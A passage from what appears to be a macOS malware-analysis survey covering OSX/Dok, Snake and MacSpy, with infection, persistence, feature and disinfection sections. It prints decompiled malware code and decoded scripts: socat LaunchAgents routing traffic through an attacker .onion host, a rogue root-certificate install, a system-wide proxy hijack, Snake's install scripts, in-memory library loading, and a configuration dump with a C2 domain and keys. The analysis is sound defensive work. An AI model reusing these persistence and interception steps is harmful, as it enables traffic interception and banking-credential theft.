    rbx = [[var_38 stringByAppendingPathComponent:@"com.apple.Safari.proxy",
           @"/usr/local/bin/socat", r8];
    r12 = [[rbx stringByAppendingPathExtension:@"plist", @"/usr/local/bin/socat", r8];

    rax = [NSMutableDictionary alloc];
    rax = [rax init];

    r14 = rax;
    [rax setObject:@"com.apple.Safari.pac" forKeyedSubscript:@"Label",
    @"/usr/local/bin/brew"];

    rax = [NSString stringWithFormat:@"SOCKS4A:127.0.0.1:%@:80,socksport=9050",
    @"paoyu7gub72lykuk.onion"];

    rbx = [[NSArray arrayWithObjects:@"/usr/local/bin/socat", @"tcp4-LISTEN:5555,
    reuseaddr,fork,keepalive,bind=127.0.0.1", rax, 0x0] retain];

    [r14 setObject:rbx forKeyedSubscript:@"ProgramArguments", rax];
    rbx = [@(YES) retain];
    [r14 setObject:rbx forKey:@"RunAtLoad", rax];

    rbx = [@(YES) retain];
    [r14 setObject:rbx forKey:@"KeepAlive", rax];

    [r14 writeToFile:var_50 atomically:0x1, rax];
```

Dumping either of these plists, we can see the malware has persisted socat (a well-known proxy):

```
$ cat ~/Library/LaunchAgents/com.client.client.plist
  <?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE plist PUBLIC ...>
  <plist version="1.0">
  <dict>
  <key>KeepAlive</key>
  <true/>
  <key>Label</key>
  <string>com.apple.Safari.pac</string>
   <key>ProgramArguments</key>
   <array>
   <string>/usr/local/bin/socat</string>
   <string>tcp4-LISTEN:5555,reuseaddr,fork,keepalive,bind=127.0.0.1</string>
```

```
 <string>SOCKS4A:127.0.0.1:paoyu7gub72lykuk.onion:80,socksport=9050</string>
 </array>
 <key>RunAtLoad</key>
 <true/>
 ...
</dict>
</plist>
```

As the RunAtLoad key in the plists has been set to true, socat will be automatically started each time the system is rebooted and the user logs in.

features:

Thomas Read, who also analyzed OSX/Dok, [describes](#) the malware's main goal:

"*[OSX.Dok] uses sophisticated means to monitor-and potentially alter-all HTTP and HTTPS traffic to and from the infected Mac. This means that the malware is capable, for example, of capturing account credentials for any website users log into, which offers many opportunities for theft of cash and data.*"

Installing a proxy to MitM traffic is a common technique found in Windows banking trojans - who try to steal users' banking credentials. As previous noted, Dok appears to be a Mac port of the Windows banking trojan 'Retefe.'

Let's take a closer look at how the malware is able to proxy all web traffic on an infected host.


First the malware kills all running browsers, by executing the CloseAllBrowsers method:

```
void -[AppDelegate CloseAllBrowsers]
{
   [@"killall Safari" runAsCommand];
   [@"killall firefox" runAsCommand];
   [@"killall \"Google Chrome\"" runAsCommand];

   return;
}
```

It then installs a new root certificate, "which allows the attacker to intercept the victim’s traffic using a Man in The Middle (MiTM) attack" (Checkpoint). In order to install this certificate, the malware simply executes the security command, with the add-trusted-cert flag. Looking at the InstallCert method we can see this logic:

```
void -[AppDelegate InstallCert]
{
  rbx = [[NSData dataWithBytes:0x100008680 length:*(int32_t *)dword] retain];
  var_38 = rbx;
  r13 = [[@"/tmp/" stringByAppendingPathComponent:@"cert.der"] retain];
  [rbx writeToFile:r13 atomically:0x0];

  r15 = [NSString stringWithFormat:@"security add-trusted-cert -d -r trustRoot
                                   -k /Library/Keychains/System.keychain %@", r13];
  r12 = [r15 runAsCommand];

  return;
}
```

Here's the installed certificate (image credit: CheckPoint):



Once the attacker's certificate has been installed, the malware invokes the InstallTor method. Unsurprisingly, this installs tor. In order to install this (and other utilities most notable the proxy, socat), the malware first downloads and installs Homebrew:

```
rbx = [NSString stringWithFormat:@"sudo -u %@ echo |sudo -u %@ /usr/bin/ruby -e
\"$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/master/install)\""];

[rbx runAsCommand];
```


This methods also installs the aforementioned Launch Agent plist files, which ensure the proxy, socat, is always running.

Finally, the malware modifies the infected host's network settings in order to set up a proxy who's address is (dynamically) specified via a remote proxy auto-configuration (PAC) file. This is accomplished by decoding then executing a base64-encoded string (which turns out to be a script which re-configures network settings):

```
$ python
>>> import base64
>>> base64.b64decode('IyEvYmluL3NoC...XMiCg==')
#!/bin/sh
ip=$(curl api.ipify.org)
str=$(env LC_CTYPE=C tr -dc "a-zA-Z0-9" < /dev/urandom | head -c 10)
autoProxyURL="http://127.0.0.1:5555/${str}.js?ip=${ip}"
```

```
/usr/sbin/networksetup -detectnewhardware
IFS=$'\n'
for i in $(networksetup -listallnetworkservices | tail +2 );
do
  autoProxyURLLocal=`/usr/sbin/networksetup -getautoproxyurl "$i" | head -1 | cut -c 6-`
  echo "$i Proxy set to $autoProxyURLLocal"
  if [[ $autoProxyURLLocal != $autoProxyURL ]]; then
    /usr/sbin/networksetup -setautoproxyurl $i $autoProxyURL
    echo "Set auto proxy for $i to $autoProxyURL"
  fi
  /usr/sbin/networksetup -setautoproxystate "$i" on
  echo "Turned on auto proxy for $i"

done
unset IFS
echo "Auto proxy present, correct & enabled for all interfaces"
```

One can see this malicious network reconfiguration via the Network pane in System Preferences (image credit: CheckPoint):



Once the malware has installed the attacker certificate, installed tor and socat, and reconfigured the infected host's network settings, all the user's traffic will be proxied thru the attacker's infrastructure. This is perhaps more eloquently stated by the CheckPoint researchers:

"As a result of all of the above actions, when attempting to surf the web, the user's web browser will first ask the attacker web page on TOR for proxy settings. The user traffic is then redirected through a proxy controlled by the attacker, who carries out a Man-In-the-Middle attack and impersonates the various sites the user attempts to surf. The attacker is free to read the victim's traffic and tamper with it in any way they please."

So why redirect the user's traffic? Well, any number of reasons. However, as OSX/Dok is a port of a Windows banking trojan (Retefe), its main goal is to extract user's banking credentials from the redirected traffic, or manipulate traffic in order to gain access to financial accounts. For more information on this methodology, check out CheckPoint's follow-up report: OSX/Dok Refuses to Go Away and It's After Your Money.

disinfection:

Fully cleaning up a OSX/Dok infection is somewhat difficult due to the multitude of changes it makes to an infected system. (As Thomas Reed notes, "*there are many leftovers and modifications to the system that cannot be as easily reversed.*").

First, if it still exists, remove the malware's initial Login Item ('AppStore').

Then, delete the two Launch Agents"

1. Unload the malware's persistent launch agent via the 'launchctl unload' command:

   $ launchctl unload ~/Library/LaunchAgents/com.apple.Safari.pac.plist
   $ launchctl unload ~/Library/LaunchAgents/com.apple.Safari.proxy.plist

2. Remove the malicious launch agent plist files: ~/Library/LaunchAgents/com.apple.Safari.pac.plist ~/Library/LaunchAgents/com.apple.Safari.proxy.plist

Next, remove the attacker's certificate that was added to the system, using the Keychain Access application (certificate name: COMODO RSA Extended Validation Secure Server CA 2).

Finally remove tor and socat via HomeBrew (i.e. $ brew rm FORMULA). If didn't have HomeBrew already installed - meaning the malware installed it, that can be removed as well.

Honestly, if infected with OSX/Dok it's suggested you just fully re-install macOS!

Snake	
found:	May, Fox-IT
infection:	trojanized Flash Installer
features:	currently in development, but likely 'standard' cyber-espionage capabilities
disinfection:	remove launch daemon
writeups:	• "Snake: Coming soon in Mac OS X flavour" (Fox-IT) • "Snake malware ported from Windows to Mac" (MalwareBytes)

An in-progress port of the highly sophisticated Windows 'Snake' cyber-espionage persistent implant, the Mac version has yet to be seen (publicly) wild nor is fully-featured....yet!

infection:

Fox-IT, the company that originally discovered the Mac version of Snake, note the following:

"*Though Snake is typically spread using spear-phishing e-mails and watering hole attacks Fox-IT has not yet observed this [macOS] sample being spread in the wild.*"

"*As this version contains debug functionalities ....it is likely that the OS X version of Snake is not yet operational.*"


Since (at the time of discovery), the macOS version of Snake is likely not yet operational, it is not surprising that has yet to be seen infecting Mac users in the wild.

What we do know, is that Snake is packaged in a trojanized Adobe Flash installer:

This infected installer application is (re)signed, to ensure that it won't be blocked by Gatekeeper (in its default setting):

```
./jtool --sig "Install Adobe Flash Player.app/Install"
Blob at offset: 46992 (9616 bytes) is an embedded signature
Code Directory (390 bytes)
  Version:     20200
  Flags:       none
  CodeLimit:   0xb790
  Identifier:  com.addy.InstallAdobeFlash (0x34)
  Team ID:     EHWBRW848H (0x4f)
  CDHash:      ffc1a65f9153c94999212fb8bd7e3950eca035ae (computed)
```

As shown by [WhatsYourSign](), this certificate was revoked by Apple:



Since the format of the trojaned application bundle is rather unstandard (i.e. it's missing the Contents/MacOS/ directory) it is not immediately clear what binary will be executed when the application is launched. However, by dumping the application's Info.plist file, and looking at the value of the CFBundleExecutable key, we can see it's a binary named Install:


```
$ defaults read ~/Downloads/Snake/Install\ Adobe\ Flash\ Player.app/Info.plist
{
  BuildMachineOSBuild = 13F34;
```

```
    CFBundleDevelopmentRegion = en;
    CFBundleExecutable = Install;
    CFBundleIconFile = "app.icns";
    CFBundleIdentifier = "com.addy.InstallAdobeFlash";
    CFBundleInfoDictionaryVersion = "6.0";
    CFBundleName = "Install Adobe Flash Player";
    ...
  }
```

The Install is a simple binary whose main job is to execute a script, install.sh, via the "do shell script [script] with administrator privileges" AppleScript command:

```
int _main(int arg0, int arg1) {

    rax = [NSBundle mainBundle];
    rax = [rax retain];
    rax = [rax bundlePath];

    rax = [NSString stringWithFormat:@"'%@%@'", rax, @"/install.sh"];

    var_A8 = [NSString stringWithFormat:@"do shell script \"%@\" with administrator
              privileges", rax];

    var_B0 = [[NSAppleScript alloc] initWithSource:var_A8];
    var_188 = [var_B0 executeAndReturnError:&var_B8];

    ...
```

Executing this AppleScript command will first cause the system to display a standard authentication prompt (due to the "with administrator privileges"):



As installers, such as Flash, typically display such authentication prompts, it's likely the user will naively enter their credentials. At this point, the install.sh script will be executed with elevated privileges.

Let's dump the install.sh script:

```
 #!/bin/sh
 SCRIPT_DIR=$(dirname "$0")
 TARGET_PATH=/Library/Scripts
 TARGET_PATH2=/Library/LaunchDaemons
 cp -f "${SCRIPT_DIR}/queue" "${TARGET_PATH}/queue"
 cp -f "${SCRIPT_DIR}/installdp" "${TARGET_PATH}/installdp"
 cp -f "${SCRIPT_DIR}/installd.sh" "${TARGET_PATH}/installd.sh"
```

```
cp -f "${SCRIPT_DIR}/com.adobe.update" "$TARGET_PATH2/com.adobe.update.plist"
"${TARGET_PATH}/installd.sh"
"${SCRIPT_DIR}/Install Adobe Flash Player"
exit $RC
```

Easy to see it:

- copies several files (queue, installdp, etc.), to the /Library/Scripts directory
- persists the com.adobe.update file as a Launch Daemon
- executes the installd.sh script
- kicks off the legitimate Flash installer, Install Adobe Flash Player

persistence:

The persistent part of the infection, is the com.adobe.update Launch Daemon. As it's a binary plist file, dump its contents with the plutil utility (using the -p commandline flag):

```
$ plutil -p com.adobe.update
{
  "KeepAlive" => 1
  "Label" => "com.apple.update"
  "OnDemand" => 1
  "POSIXSpawnType" => "Interactive"
  "ProgramArguments" => [
    0 => "/Library/Scripts/installd.sh"
  ]
}
```

As the KeepAlive key has been set to 1 (true), the Launch Daemon will be automatically started everytime the infected system is rebooted. Looking at the ProgramArguments array, we can see persisting the installd.sh script:

```
#!/bin/bash
SCRIPT_DIR=$(dirname "$0")
FILE="${SCRIPT_DIR}/queue#1"
PIDS=`ps cax | grep installdp | grep -o '^[ ]*[0-9]*'`
if [ -z "$PIDS" ]; then
  ${SCRIPT_DIR}/installdp ${FILE} n
fi
```

As noted by the Fox-IT researchers, this "script checks if installdp is already running, if not it will start with /Library/Scripts/queue#1 n." In other words, the installdp binary -which is the malware's main component, will be automatically started whenever the OS is initialized.

features:

This macOS port of Snake appears to be a test (or debug) build. The Fox-IT write up highlights various strings embedded within the installdp that backup this claim:

```
000000010013cf20        db        "Usage: snake_test  e[vent]|n[ormal]\n", 0

000000010013cf7d        db        "../../../snake/snake_test.c", 0
```

They also note that though Snake binaries contain obfuscated strings (possibly commands or config data?), in the macOS version there are only "*placeholders that are yet to be replaced by the actual values, which is another indication that this Snake binary is not yet ready to deploy to targets.*"

So what does the Snake actual do? This is a good question! First, if we look at the Windows version (which has been well studied by the anti-virus industry), holy $h!t its legit! Seriously, go read the reports about this malware and it's operations:

- "The Epic Turla Operation" (Kaspersky)
- "Satellite Turla: APT Command and Control in the Sky" (Kaspersky)
- "The Snake Campaign" (BAE Systems)

0days, successful penetration of classified networks, C&C via satellite link hijacking....in a way, stunningly beautiful!

in Back to Mac version though...honestly it's tough to know the extent of it's capabilities.

First, as already noted, it does not appear to be ready to deploy. Thus it's possible that features or capabilities have not yet been implemented or configured in the macOS version. For example, the malware contains a function named, hide_module. Looking at it's disassembly however, we can see it's not (yet?) implemented:

```
hide_module:
  00000001000093d0        push      rbp
  00000001000093d1        mov       rbp, rsp
  00000001000093d4        pop       rbp
  00000001000093d5        ret
```

Second, as Snake is part of a incredibly sophisticated cyber-espionage operation, we've seen operators (on the Windows side of the house), utilize capabilities in a modular fashion. Looking at function names within the installdp binary, it appears to support a similar modular-based plugin architecture:

modules

Tag Scope

Idx	Name
96	_snake_modules_init
98	_snake_modules_load
99	_snake_modules_free
100	_snake_cmd_modules_load
101	_snake_cmd_modules_unload
102	_snake_modules_command

This means that analyzing any single component of malware individually (i.e. just the installdp binary), may be akin to looking at a single piece of a complex puzzle. Rather hard to get a full understanding.

Finally, the Fox-IT report states that:

> "*Builds of Snake generally contain a Queue file. Queue files are used to store Snake's configuration data, module binaries and queued network packets*".

And while the macOS sample does contain such a queue file, I am not sure how to decrypt or understand it fully. Note that the Fox-IT researchers dump some its content and extract "transport chains":

```
$ python MM_snake_queuefile.py queue
OFFSET STREAM TYPE ID SIZE WRITTEN DATA
2017-02-10 12:23:22 '\x98\xa7w{\xc7\xcc4\x03-\xdcz\x0b\xc9,`\x1c'
```

```
2017-02-10 12:23:22 '\x90*\xa6\xc5c\x89H\xe2>\x9fS\x1f\xb2\x0b\xf8\xb7'
2017-02-10 12:23:22 '\x95\x9a\xdf\x82\xf8l\xbe.YR)\xcc\x1a{\xac\x8f'
2017-02-10 12:23:22 '300000\x00'
2017-02-10 12:23:22 '600000\x00'
2017-02-10 12:23:22 '20000\x00'
2017-02-10 12:23:22 '4096\x00'
2017-02-10 12:23:22 '65536\x00'
2017-02-10 12:23:22 '4096\x00'
2017-02-10 12:23:22 '65536\x00'
2017-02-10 12:23:22 '1000\x00'
2017-02-10 12:23:22 '\xfb \xb20\x87\xb9m\xa2\x80!\x80\xcc\x1aJbX'
2017-02-10 12:23:22 '0xfd4488e9\x00'
2017-02-10 12:23:22 '0\x00'
2017-02-10 12:23:22 '2\x00'
2017-02-10 12:23:22 'enc.unix//tmp/.gdm-socket\x00'
2017-02-10 12:23:22 'enc.frag.reliable.doms.unix//tmp/.gdm-selinux\x00'
2017-02-10 12:23:22 'read_peer_nfo=Y,psk=!HqACg3ILQd-w7e4\x00'
2017-02-10 12:23:22 'psk=R@gw1gBsRP!5!yj0\x00'
2017-02-10 12:23:23 '1\x00'
2017-02-10 12:23:23 'enc.http.tcp/car-service.effers.com:80\x00'
2017-02-10 12:23:23 'psk=1BKQ55n6#OsIgwn*,ustart=bc41f8cd.0\x00'
2017-02-10 12:23:23 '1\x00'
2017-02-10 12:23:23 'enc.http.tcp/car-service.effers.com:80\x00'
2017-02-10 12:23:23 'psk=1BKQ55n6#OsIgwn*,ustart=bc41f8cd.0\x00'
```

However, we can still get some insight into the malware's features. For example there are various functions in the malware (name: snake_cmd*), that appear to support standard backdoor features or capabilities such as reading/writing files, executing commands, listing running processes, and surveying an infected system:

snake_cmd

Tag Scope

Idx	Name
25	_snake_cmd_get_config
26	_snake_cmd_set_config_value
28	_snake_cmd_get_logs
29	_snake_cmd_del_logs
32	_snake_cmd_read_agents_track
33	_snake_cmd_clear_agents_track
34	_snake_cmd_init
37	_snake_cmd_free
41	_snake_cmd_push_result
43	_snake_cmd_stop
45	_snake_cmd_restart_server
47	_snake_cmd_signal_get_event
48	_snake_cmd_signal_post_event
49	_snake_cmd_signal_cln_event
56	_snake_cmd_id
57	_snake_cmd_get
58	_snake_cmd_put
59	_snake_cmd_del
79	_snake_cmd_run
82	_snake_cmd_kill
83	_snake_cmd_ps
84	_snake_cmd_syst

Taking a closer look, say at the snake_cmd_kill command, we can see that invokes the kill API to terminate a process:

```
int _snake_cmd_kill() {
  rbx = rdx;
  rcx = _data_from_params(rbx, 0x2, 0x2, &var_C, 0x4);
  rax = 0x21590065;
  if (rcx != 0x0) {
          var_10 = 0x9;
          _data_from_params(rbx, 0x6, 0x2, &var_10, 0x4);
          rcx = kill(var_C, var_10);
          rax = 0x0;
          if (rcx == 0xffffffff) {
                  rax = rcx;
          }
  }
  return rax;
}
```

The implant also appears to support more advanced features, such as the ability to execute libraries directly from memory, via the NSCreateObjectFileImageFromMemory and NSLinkModule APIs:

```
int _LdrInjectLibraryA(int arg0, int arg1, int arg2) {
  r14 = r9;
  r15 = arg2;
  r12 = arg1;
  rbx = arg0;
```

```
    if (rbx != 0x0) {
            rcx = sign_extend_64(getpid());
            rax = 0x21590001;
            if (rcx == rbx) {
                    var_28 = 0x0;
                    rcx = NSCreateObjectFileImageFromMemory(r12, r15, &var_28);
                    rax = 0xffffffff;
                    if (rcx == 0x1) {
                            rax = NSLinkModule(0x0, "", 0x7);
                            *r14 = rax;
                            CMP(rax, 0x1);
                            rax = rax - rax + CARRY(RFLAGS(cf));
                    }
            }
    }
    else {
            var_28 = 0x0;
            rcx = NSCreateObjectFileImageFromMemory(r12, r15, &var_28);
            rax = 0xffffffff;
            if (rcx == 0x1) {
                    rax = NSLinkModule(0x0, "", 0x7);
                    *r14 = rax;
                    CMP(rax, 0x1);
                    rax = rax - rax + CARRY(RFLAGS(cf));
            }
    }
    return rax;
  }
```

For more info on directly executing binaries from memory, see: "Running Executables on macOS From Memory"

Finally, if you're still doubting the potential of this malware, note that it "car-service.effers.com" is the domain (as pointed out by Fox-IT) which the macOS version of Snake is configured to utilize for HTTP network transport. Why is this interesting? Because "*the resolving IP belongs to a Satellite communications provider*" ... did somebody say satellite-based C&C?

disinfection:

As this version of OSX/Snake simply persists as a Launch Daemon, it's trivial to removed from an infected system.

1. Unload the malware's persistent Daunch Daemon via the 'launchctl unload' command:

   $ launchctl unload /Library/LaunchDaemons/com.adobe.update

2. Remove the malicious Launch Daemon plist file /Library/LaunchDaemons/com.adobe.update

3. Remove the malware's persistent script (installd.sh), and binary (installdp), and queue file (queue), from the /Library/Scripts directory


Honestly though, if you're infected with OSX/Snake - due to the sophistication of the actors associated with this malware, you should *at a minimum* fully re-install macOS! Better yet, just burn everything down and start over.

MacSpy	
found:	June, Catalin Cimpanu (@campuscodi)
infection:	n/a
features:	fully-featured backdoor, with the ability to collect keystrokes, screenshots, audio, & more.
disinfection:	remove launch agent
writeups:	• "MacSpy: OS X RAT as a Service" (AlienVault) • "New Mac Malware-as-a-Service offerings" (MalwareBytes)

MacSpy is (AFAIK) the first 'Malware-as-a-Service' (MaaS) for macOS. Offered on the 'dark web' it's a fairly standard backdoor (RAT), though does support a wide range of features such as collecting keystrokes, screenshots, audio, clipboard data, and more.

infection:

As MacSpy is offered by the author as a pre-built binary (i.e. 'Malware-as-a-Service'), it is up to the consumer of the malware to find a way to infect target computers. As noted in AlienVault's writeup, the malware author suggests manually copying it to target mac, then manually executing it:



From: **Macspy** *<macspy@protonmail.com>*

To:

Show details

Hi,
your account has been created. You can login at
You must download the file using a Tor browser. After unzipping it you should see a folder named Archive. You can place the folder in your USB drive or copy it to the target's Mac. Do not move anything out or into that folder. When you are ready, execute the file called "updated" by double clicking on it. As soon as you click on it there will be a white window appearing on the screen, don't worry about it, it will disappear within a few seconds and the Archive folder will be removed automatically. Then everything is done.

Sent with ProtonMail Secure Email.

Using WhatsYourSign, we can see this malware's binary image is not signed:

As such, Gatekeeper should block the malware from executing - unless the user (or attacker locally installing the malware) explicitly agrees to allow the unsigned malicious code to execute.

persistence:

MacSpy persists as a LaunchAgent. When executed, the malware will dynamically build the launch agent plist (see sub_10008c510):

```
void sub_10008c510() {
  xmm0 = intrinsic_punpcklqdq(zero_extend_64("\n"), zero_extend_64(0x27));
  var_40 = intrinsic_movdqa(var_40, xmm0);
  var_30 = 0x0;
  sub_1002f3030("<!DOCTYPE plist PUBLIC \"-//Apple//DTD PLIST 1.0//EN\" ... &var_40);
  if ((var_38 & 0x3fffffffffffffff) != 0x0) {
          sub_1002f3030("<plist version=\"1.0\">\n", 0x16, 0x0, &var_40);
  ...

  if ((var_38 & 0x3fffffffffffffff) != 0x0) {
          rcx = &var_40;
          sub_1002f3030("\t\t<key>Program</key>\n", 0x15, 0x0, rcx);
  }

  ...

  if ((var_38 & 0x3fffffffffffffff) != 0x0) {
          sub_1002f3030("\t\t<key>RunAtLoad</key>\n", 0x17, 0x0, &var_40);
  }
```

